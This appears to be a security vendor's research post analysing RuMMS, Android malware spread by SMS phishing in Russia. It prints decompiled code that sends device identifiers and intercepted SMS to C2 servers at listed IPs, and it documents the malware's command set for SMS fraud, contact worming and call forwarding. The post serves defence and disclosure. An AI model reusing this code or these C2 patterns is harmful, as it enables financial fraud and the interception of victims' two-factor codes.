RuMMS: The Latest Family of Android Malware Attacking Users in Russia Via SMS Phishing

Wu Zhou, Yong Kang, Deyu Hu, Jimmy Su

Introduction

Recently we observed an Android malware family being used to attack users in Russia. The malware samples were mainly distributed through a series of malicious subdomains registered under a legitimate domain belonging to a well-known shared hosting service provider in Russia. Because all the URLs used in this campaign have the form of hxxp://yyyyyyyy[.]XXXX.ru/mms.apk (where XXXX.ru represents the hosting provider's domain), we named this malware family RuMMS.

To lure the victims to download the malware, threat actors use SMS phishing – sending a short SMS message containing a malicious URL to the potential victims. Unwary users who click the seemingly innocuous link will have their device infected with RuMMS malware. Figure 1 describes this infection process and the main behaviors of RuMMS.




Figure 1. Overview of the RuMMS campaign and behaviors

On April 3, 2016, we still observed new RuMMS samples emerging in the wild. The earliest identified sample, however, can be traced back to January 18, 2016. Within this time period, we identified close to 300 samples belonging to this family (all sample hashes are listed in the Appendix).

After landing on the victim's phone, the RuMMS apps will request device administrator privileges, remove their icons to hide themselves from users, and remain running in the background to perform a series of malicious behaviors. So far we have identified the following behaviors:

- Sending device information to a remote command and control (C2) server.
- Contacting the C2 server for instructions.
- Sending SMS messages to financial institutions to query account balances.
- Uploading any incoming SMS messages (including the balance inquiry results) to the remote C2 server.
- Sending C2-specified SMS messages to phone numbers in the victim's contacts.
- Forward incoming phone calls to intercept voice-based two-factor authentication.

Each of these behaviors is under the control of the remote C2 server. In other words, the C2 server can specify the message contents to be sent, the time period in which to forward the voice call, and the recipients of outgoing messages. As part of our investigation into this malware, we emulated an infected Android device in order to communicate with the RuMMS C2 server. During one session, the C2 server commanded our emulated device to send four different SMS messages to four different phone numbers, all of which were associated with Russian financial institutions. Through additional research, we identified several forum posts where victims complained of funds (up to 600 rubles) were transferred out of their accounts after RuMMS infected their phones.

We do not know exactly how many people have been infected with RuMMS malware. However, our data suggests that there have been at least 2,729 infections between January 2016 and early April 2016, with a peak in March of more than 1,100 infections.

Smishing: The Major Way To Distribute RuMMS

We have not observed any instances of RuMMS on Google Play or other online app stores. Smishing (SMS phishing) is currently the primary way threat actors are distributing the malware. The process starts when an SMS phishing message arrives at a user's phone. An example SMS message is shown in Figure 1. The message translates roughly to“ You got a photo in MMS format: hxxp://yyyyyyyy.XXXX.ru/mms.apk.”

So far we identified seven different URLs being used to spread RuMMS in the wild. All of the URLs reference the file “mms.apk” and all use the domain “XXXX.ru”, which belongs to a top five shared hosting platform in Russia (the domain itself has been obfuscated to anonymize the provider).

The threat actors registered at least seven subdomains through the hosting provider, each consisting of eight random-looking characters (asdfgjcr, cacama18, cacamadf, konkonq2,

mmsmtsh5, riveroer, and sdfkjhl2.) As of this writing, no files were hosted at any of the links. The threat actors seem to have abandoned these URLs and might be looking into other ways to reach more victims.

Use of a shared hosting service to distribute malware is highly flexible and low cost for the threat actors. It is also much harder for network defenders or researchers to track a campaign where the infrastructure is a moving target. Many top providers in Russia offer cheap prices for their shared hosting services, and some even provide free 30-day trial periods. Threat actors can register subdomains through the hosting provider and use the provider's services for a short-period campaign. A few days later they can cancel the trial and do not need to pay a penny. In addition, these out-of-the-box hosting services usually provide better infrastructure than the attackers could manage to construct (or compromise) themselves.


RuMMS Code Analysis

All RuMMS samples share the same behaviors, major parts of which are shown in Figure 1. However, the underlying code can be quite different in that various obfuscation mechanisms were adopted to evade detection by anti-virus tools. We used a sample app named "org.starsizew" with an MD5 of d8caad151e07025fdbf5f3c26e3ceaff to analyze RuMMS's code.

Several of the main components of RuMMS are shown in Figure 2. The activity class "org.starsizew.MainActivity" executes when the app is started. It first starts another activity defined in "org.starsizew.Aa" to request device administrator privileges, and then calls the following API of "android.content.pm.PackageManager" (the Android package manager to remove its own icon on the home screen in order to conceal the existence of RuMMS from the user:

setComponentEnabledSetting(MainActivity.*class, 2, 1*)

At the same time, "org.starsizew.MainActivity" will start the main service as defined in "org.starsizew.Tb", and use a few mechanisms to keep the main service running continuously in the background. The class "org.starsizew.Ac" is designed for this purpose; its only task is to check if the main service is running, and restart the main service if the answer is no. The class "org.starsizew.Tb" also has a self-monitoring mechanism to restart itself when its own *onDestroy* API is triggered. Other than that, its major functionality is to collect private device information, upload it to a remote C2 server, and handle any commands as requested by the C2 server. All those functions are implemented in asynchronous tasks by "org.starsizew.i".




```
4       <activity android:label="@string/app_name" android:name="org.starsizew.MainActivity">
5               <intent-filter>
6                   <action android:name="android.intent.action.MAIN" />
7                   <category android:name="android.intent.category.LAUNCHER" />
8               </intent-filter>
9       </activity>
10      <service android:enabled="true"  android:exported="true" android:name="org.starsizew.Tb" />
11      <service android:enabled="true"  android:exported="true" android:name="org.starsizew.Ad" />
12      <receiver android:enabled="true"  android:exported="false" android:name="org.starsizew.Ac">
13              <intent-filter>
14                  <action android:name="android.intent.action.BOOT_COMPLETED" />
15                  <action android:name="android.intent.action.SCREEN_ON" />
16              </intent-filter>
17      </receiver>
18      <receiver android:name="org.starsizew.Aa" android:permission="android.permission.BIND_DEVICE_ADMIN">
19              <meta-data android:name="stopOnDeviceLock" android:value="false" />
20              <meta-data android:name="android.app.device_admin" android:resource="@xml/policies" />
21              <meta-data android:name="preventRestart" android:value="true" />
22              <intent-filter>
23                  <action android:name="android.app.action.ACTION_DEVICE_ADMIN_DISABLE_REQUESTED" />
24                  <action android:name="android.app.action.ACTION_DEVICE_ADMIN_DISABLED" />
25                  <action android:name="android.app.action.DEVICE_ADMIN_ENABLED" />
26              </intent-filter>
27      </receiver>
28      <receiver android:name="org.starsizew.Ma">
29              <intent-filter android:priority="100">
30                  <action android:name="android.provider.Telephony.SMS_RECEIVED" />
31              </intent-filter>
32      </receiver>
```

Figure 2. Android Manifest File of RuMMS

The class “org.starsizew.Ma” is registered to intercept incoming SMS messages, the arrival of which will trigger the Android system to call its “*onReceive*” API. Its major functionality is also implemented through the call of the asynchronous task (“org.starsizew.i”), including uploading the incoming SMS messages to the remote C2 server and executing any commands as instructed by the remote attacker.

C2 Communication

The C2 communication includes two parts: sending information to the remote HTTP server and parsing the server’s response to execute any commands as instructed by the remote attackers. The functionality for these two parts is implemented by *doInBackground* and *onPostExecute* respectively, two API methods of “android.os.AsyncTask” as extended by class “org.starsizew.i”.

```
3       protected final Object doInBackground(Object[] execparams) {
4           JSONObject httpResponse;
5           Object v4 = execparams[Consts.z_equal0]; // the first parameter is C2 url
6           new MyHttpClient();
7           this.params.add(new BasicNameValuePair(i.sa[8], this.mainCommand));  // sa[8] = method
8           this.params.add(new BasicNameValuePair(i.sa[3], this.taskPrefs.getString(i.sa[3], v0)));  // sa[3]=id
9           if(this.mainCommand.startsWith(i.sa[1])) {  // sa[1] = install
10              v0 = Consts.POST;
11              this.params.add(new BasicNameValuePair(Consts.operator, SmsSender.getTelephonyManager(i.myContext).getNetworkOperatorName()));
12              this.params.add(new BasicNameValuePair(i.sa[6], Build.MODEL));  // sa[6] = model
13              this.params.add(new BasicNameValuePair(i.sa[2], Build$VERSION.RELEASE));  // sa[2] = os
14              this.params.add(new BasicNameValuePair(Consts.phone, SmsSender.getTelephonyManager(i.myContext).getLine1Number()));
15              this.params.add(new BasicNameValuePair(i.sa[7] + Consts.Empty_Str + i.sa[5], SmsSender.getTelephonyManager(i.myContext).getDeviceId()));
16              this.params.add(new BasicNameValuePair(i.sa[9], Tuple50005N5.w));  // sa[9] = version
17              this.params.add(new BasicNameValuePair(i.sa[4], i.myContext.getResources().getConfiguration().locale.getCountry()));
18              httpResponse = MyHttpClient.postContent(((String)v4), v0, this.params);
19          }
20          else if(this.mainCommand.startsWith(i.sa[0])) {  // sa[0] = info
21              httpResponse = MyHttpClient.postContent(((String)v4), Consts.POST, this.params);          }
22          else if(this.mainCommand.startsWith(Consts.sms)) {
23              httpResponse = MyHttpClient.postContent(((String)v4), Consts.POST, this.params);
24          }
25      ...
26          return httpResponse;
27      }
28
```

Figure 3. Method doInBackground: to send information to remote C2 server

As seen from the major code body of method *doInBackground* shown in Figure 3 (some of the original classes and methods are renamed for easier understanding), there are three calls to *HttpPost* with different contents as parameters. At line 5, local variable *v4* specifies the first parameter *url*, which can be changed by the remote C2 server later. These URLs are all in the form of "http://$C2.$SERVER.$IP/api/?id=$NUM". The second parameter is a constant string "POST", and the third parameter is a series of key-value pairs to be sent, assembled at runtime. The value of the first item, whose key is "method" (line 7), indicates the type of the contents: install, info and sms.

The first type of content, starting with "method=install", will be sent when the app is started for the first time, including the following device private information:

- Victim identifier
- Network operator
- Device model
- Device OS version
- Phone number
- Device identifier
- App version
- Country

Figure 4 is an example of this string as seen by the FireEye Mobile Threat Prevention platform.

```
method=install&id=006586049810680389 5&operator=Android&model=Nexus+S&os=4.0.4
&phone=15555215554&imei=860498106803895&version=5&country=US
```

Figure 4. Example HTTP post message

The second type of information will be sent periodically to indicate that the device is alive. It only has two parts, the method indicated by word "info" and the victim identifier. The third type of information will be sent when RuMMS intercepts any SMS messages, including the balance inquiry results when it contacts the SMS code of a particular financial service.

Method *onPostExecute* parses the response from the above HTTP session and executes the commands provided by the remote attacker. As seen from the code in Figure 5, the commands RuMMS supports right now include:

- install_true: to modify app preference to indicate that the C2 server received the victim device's status.
- sms_send: to send C2-specified SMS messages to C2-specified recipients.
- sms_grab: to upload periodically the SMS messages in the inbox to C2 server.

- delivery: to deliver specified text to all victim's contacts (SMS worming).
- call_number: to forward phone calls to intercept voice based two-factor authentication.
- new_url: to change the URL of the C2 server in the app preference.
- ussd: to call a C2-specified phone number.

```
protected final void onPostExecute(Object httpResponse) {

    JSONArray jsArray = httpResponse.getJSONArray(i.sa[29] + Consts.Empty_Str + i.sa[13]);  // comm and
    int responseWords = jsArray.length();
    handledCommands = 0;
    if(v11) {
        label_23:
            v10 = handledCommands;
            JSONObject v2_2 = jsArray.getJSONObject(v10);
            jsObj = jsArray.optJSONObject(v10);  //  Get the optional JSONObject associated with an index @0
            String cmdName = v2_2.getString(i.sa[26]);  // name
            goto label_30;
    }

    if(cmdName.equals(String.valueOf(Consts.inst) + Consts.Empty_Str + i.sa[15])) {  // cmdName == install_true
                prefEditor.putString(Consts.inst, "2").commit();
    }
    if(cmdName.equals(String.valueOf(Consts.sms) + Consts.UScore_grab)) {  // sms _grab
        this.taskPrefs.edit().putLong(Consts.time, Long.valueOf((((long)(jsObj.optInt(i.sa[17]) * 1000))) + System.currentTimeMillis()).longValue()).c
    }
    if(cmdName.equals(String.valueOf(Consts.sms) + i.sa[18])) {  // cmdName == sms_send
        i.sendMsgAndDeleteRecord(jsObj.optString(i.sa[33]), jsObj.optString(Consts.phone));  // !!!text to be sent is from the remote Server!!! / The
    }

    if(cmdName.equals(i.sa[21] + Consts.Empty_Str + i.sa[16])) {  // delivery
        textInJsonObj = jsObj.optString(i.sa[33]);  // text
        contactCursor = i.myContext.getContentResolver().query(ContactsContract$Contacts.CONTENT_URI, null, null, null, null);
        .....
    }
    if(cmdName.equals(i.sa[22] + Consts.Empty_Str + i.sa[11])) {  // call _number /  / *2 1*
        new SmsHandler().callPhoneNumber(i.myContext, i.sa[14] + Consts.Empty_Str + i.sa[30] + jsObj.optString(Consts.phone) + "#");
        new Handler().postDelayed(new ForwardingCancel(this), 1000 * (((long)jsObj.optInt(i.sa[17]))));  // time
    }
    if(cmdName.equals(i.sa[10] + Consts.Empty_Str + i.sa[31])) {  // new _url
        phoneData1 = jsObj.optString(i.sa[33]);  // text
        goto label_233;
    }
    if(cmdName.equals(i.sa[20] + Consts.Empty_Str + i.sa[25])) {  // us sd
                new SmsHandler().callPhoneNumber(i.myContext, jsObj.optString(Consts.phone));
    }
.....
}
```

Figure 5. Method onPostExecute: to handle instructions from remote C2

Figure 6 shows an example response sent back from one C2 server. Note that inside this single response, there is one "install_true" command, one "sms_grab" command and four "sms_send" commands. With the four "sms_send" commands, the messages as specified in the key "text" will be sent immediately to the specified short numbers. Our analysis suggests that the four short numbers are associated with Russian financial institutions, presumably where a victim would be likely to have accounts.




Figure 6. Example Response in JSON format

Figure 6. Example Response in JSON format

In particular, short number “+7494” is associated with a payment service provider in Russia. The provider’s website described how the code 7494 can be used to provide a series of payment-related capabilities. For example, sending text “Balance” will trigger a response with the victim’s wallet balance. Sending text “confirm 1” will include proof of payment. Sending text “call on” will activate the USSD payment confirmation service.

During our investigation, we observed the C2 server sending multiple “balance” commands to different institutions, presumably to query the victim’s financial account balances. RuMMS can upload responses to the balance inquiries (received via SMS message) to the remote C2 server, which can send back additional commands to be sent from the victim to the provider’s payment service. These could include resetting the user’s PIN, enabling or disabling various alerts and confirmations, and confirming the user’s identity.

RuMMS Samples, C2, Hosting Sites, Infections and Timeline

In total we captured 297 RuMMS samples, all of which attempt to contact an initial C2 server that we extracted from the app package. Figure 7 lists the IP addresses of these C2 servers, the number of RuMMS apps that connect to each of them, and the example URL used as the first parameter of the HttpPost operation (used in the code of Figure 3). This indicates that multiple C2 servers were used in this campaign, but one (37.1.207.31) was the most heavily used.

C2 Server IP Address	Number of RuMMS Apps	Example URL
37.1.207.31	277	http://37.1.207.31/api/?id=5
37.1.207.115	15	http://37.1.207.115/api/?id=7
5.45.75.4	3	http://5.45.75.4/api/?id=4
5.45.73.20	2	http://5.45.73.20/api/?id=1

Figure 7. RuMMS samples and C2 servers

Figure 8 shows how these samples, C2 servers and hosting websites are related to each other, including when they were compiled or observed. In the quadrant, the smaller boxes in blue-gray represent particular apps in the RuMMS family, while the bigger boxes in deep-blue represent C2 servers used by some RuMMS apps. The dotted arrows represent the use of a particular C2 server by a specific app to send information and fetch instructions. In this figure we have 11 RuMMS samples, all of which were hosted on the website as shown in the “y” axis. The dates on the “x” axis show the dates when we first saw these apps in the wild. This figure demonstrates the following interesting information:

- The time range when threat actors distributed RuMMS on those shared-hosting websites is from January 2016 to March 2016.
- Threat actors used different websites to host different payloads at different times. This kind of “moving target” behavior made it harder to track their actions.
- The same websites have hosted different RuMMS samples at different dates.
- C2 servers are shared by multiple samples. This matches our observations of C2 servers as shown in Figure 7.




Figure 8. RuMMS samples, hosting sites, C2 servers from Jan. 2016 to Mar. 2016

We do not know exactly how many people have been infected with RuMMS malware; however, our data suggests that there are at least 2,729 infections with RuMMS samples from January 2016 to early April 2016.

Figure 9 shows the number of RuMMS infections recorded in the last four months. When we first observed the malware in January, we recorded 380 infections. In February, we recorded 767 infections. In March, it peaked at 1,169 infections. In April, at the time of writing this post, we recorded 413 RuMMS infections. Although the propagation trend seems to be slowing down a bit, the figure tells us that RuMMS malware is still alive in the wild. We continue to monitor its progress.




Figure 9. RuMMS infections from Jan. 2016 to Apr. 15, 2016

Conclusion

Smishing (SMS phishing) offers a unique vector to infect mobile users. The recent RuMMS campaign shows that Smishing is still a popular means for threat actors to distribute their malware. In addition, the use of shared-hosting providers adds flexibility to the threat actor's campaign and makes it harder for defending parties to track these moving targets.

Fortunately, FireEye Mobile Threat Prevention platform can recognize the malicious SMS and networking behaviors used by these RuMMS samples, and help us quickly identify the threat. To protect yourself from these threats, FireEye suggests that users:

- Take caution before clicking any links where you are not sure about the origin.
- Don't install apps outside the official app store.

To detect and defend against such attacks, we advise our customers to deploy our mobile security solution, FireEye MTP/MSM. This helps our clients gain visibility into threats in their user base, and also enables them to proactively hunt down devices that have been compromised. In addition, we advise our customers with NX appliances to ensure that Wi-Fi traffic is scanned by NX appliances to extend coverage to mobile devices.

Appendix: RuMMS Sample Hashes

016410e442f651d43a7e28f72be2e2ef
01d95061091d4f6f536bada821461c07
0328121ca8e0e677bba5f18ba193371c
03a442b0f7c26ef13a928c7f1e65aa23
03c85cb479fd9031504bba04c2cefc96
053c247a1c176af8c9e42fe93fb47c9d
064799b5c74a5bae5416d03cf5ff4202
066e171fc083c5e21ac58026870a4ae8
0749e775f963fdab30583914f01486e3
081b04697f96568356d7b21ac946fb7c
0927b599d9599dcd13b6ef5f899ef4d9
0964ee11f6d19c2297bce3cb484a2459
0a22ceac6a0ee242ace454a39bff5e18
0a3b9c27b539498b46e93dbdcfb3de1e
0abf7a57855c2312661fdc2b6245eef8
0c3dbcffb91d154b2b320b2fce972f39
0c75764d172364c239fc22c9c3e21275
0dd1d8d348a3de7ed419da54ae878d37
0dd40d2f4c90aec333445112fb333c88
0e89415cdd06656d03ef498fd1dd5e9b
0e8ef8108418ca0547b195335ee1dd2c
0ea83ffc776389a19047947aba5b4324
0f280e86268da04dc2aa65b03f440c1a
0f5a6b34e952c5c44aa6f4a5538a6f2b
0fa1ffbcfe0afc6a4a57fed513a72eb6
104859f80028792fbd3a0a0ea1e6fd78
10c58dd41d95a81b1043059563860c1c
11d425602d3c8311d1e18df35db1daa3
120561bfced94cc1ce5cda03b203dbf8
128576fbdb7d2980c5a52cd3286bcca8

14a8246474ed819a4dfcc3cb06e98954

14c7f0dc55b5dd0c7e39f455baae3089

1693f424742279a8678322a012222a02

16b778921b6db27a2af23dd8ce1fac3e

16ec62c1d7d4ac3f3d7d743fc1e21bf6

1711081b5ba5c3941ae01d80819c7530

177af9700bcc8b7c8c131b662e8cdda8

17bfe26e9a767c83df2aab368085e3c2

17d083988dd5e6d9c2517899ae30bb02

1850c020edafcf8254279e352ce33da9

18d1b845b2ee1960b304ab2fd3bfe11b

1b4b6bf1e40d5954b34a815d1438efd9

1cbedd5cc8e9b59f90ec81a5aec0239f

1cead79dfdaee9d7eb914a5b13a323ea

1dc8e18e610fd921ffa638b3f51de4b2

1ed3c0158eb960bb47847596a69a744c

2177a3094dd06f9d777db64364d3fc2c

220fc807884acfcd703596994e202f21

244b965d3816ac828d21c04bcf0519a4

24f23fe808ba3f90a7a48eae37ce259d

2745bc6f165ae43f1edf5cd1e01db2c5

2802552e2aa5491ebbf28bfef85618cb

29a8eef1b304d53f303d03ba6994ed32

2a1c02bd4263a4e1cb6f648a9da59429

2a6c086c589d1b0a7d6d81c4e4c70282

2ac5e8e2fd8050330863875d5018cb59

2c200cfcc5f4121fb70b1c152357225b

2cb75f46b901c17b2f0a9cb486933d65

2cd1908f4846e81e92f82684d337e858

2ce248b19c30a9fed4cd813c23831d7a

2cf5b053bf51e9ff8ea653da5523b5f1

2e44ffbaa24c1203df218be1cc28a9e5

2e9fcd26fdeeed19f0de865298d59f2e

308bec5d52d55c00aff0b561e7975bdf

30a8c03a7d6a489da047443938e2aa20

30c1a1a7417598fa8f23572f0f090866

30f2b0edd191d1465bac11553d60f761

3103bd49786d52c920e12303921bd2f1

3131d58ace4f3485dcc2581be3fcfb42

315a713c65baf5390fcf4232df3d1669

318513f9f14fbf78ec037b62b221c91b

3199b7e9b27c1aa619bc6959c6eab458

31eddefcadb1d4a6bbc55e610d085638

34788c0c80687e1488d3c9b688de9991

34e8dfc3d5fe5a936d556ac79e53412f

356393e8c85864fa2e31e30d28c13067

35666c9ef8d3d81d8641578259982e57

37506bcd79e0a39d56edda2f0713ce34

38b9c800c9787ea6de3f5a9436444435

391a74f46c7f7c34e98be38228fc94b6

3a0baa509a54359d10696d995dfe783e

3abe743871688eb542a36bdd4f5ba196

3b2dda7dafbc3f690f179999b367f743

3b39743b98e7223c93f15026c009e2ed

3d3dac2656f5850d6e2cababc06edd23

3d4e135e647fba30e67415e5ebc5af42

3de3c1ff2db0f75d18c10c1d682596a6

3f9376bd042b5c9b111dde1b460ab9b5

40f7cec380c6904bbeaac5c42bc99fb6

412e4f59e3a7a7d870581e83bffa33d1

41b946bf78606d4f94a7206f024914bf

422fc3634a8a575945fc96bd85465275

4294589c588b577529150b01ce588a13

437db1d8d84e245875064ba7cccc9ae0

44a56e288d906cbfec85f6715554f83b

472187a7eba0fd0479130711df34a409

4827e46a2382fdfa2847db0d376c2c52

48378433f79ac304d0bb86ee6f99958e

4841a521f95ea744243566cc69904bd1

4aa78398d9a927d2c67bf6a5fb0c8db8

4b478ad35ad285ff4ff2623cb8c63ff7

4be9cb7e3cdab4766411a0d2506a2cf7

4d7ce984313b06835b72a4e6ad6e61fa

4e60269982182b1cb8139dd5159a6b78

4ed59658844835a222e09c6ca5701bf8

4eda51773b46975d47b8932fee4cd168

4f837a3eee0a228c1c7cb13916f14fe8

4fad9557973f3451be04efbbf9f51b8d

4faefac63b3876604945f11effc6042a

5044a06f037118627899abd1229895fe

50aa9c662a508c9a9bda508bbb5b4ac7

50cccf3ee065977de3a2c07249313411

512c580db356e18c51b051a7b04fa0c1

5144790d272daacc7210fc9e2ae41f12

516d74358ef2f61fbb90e9d1a17f59f9

52c5cc858d528fd0554ef800d16e0f8f

53281564e50a8dfab1d7d068f5f3bae3

53baf60ae4611b844e54a600f05c9bbf

5510c69693819baf9ad2e4a346f805b0

5527ffe6768f3b61d69ee83039f6e487

5678e4c2cfe9c2bd25cde662b026550e

56d95aa243571ccd85b516d0f393ed37

56dedd0ca8849891486e23a53acb66ed

5702f860032be6a67d5ead51191f90a8

57343fd964265e6472e87a4f6c626763

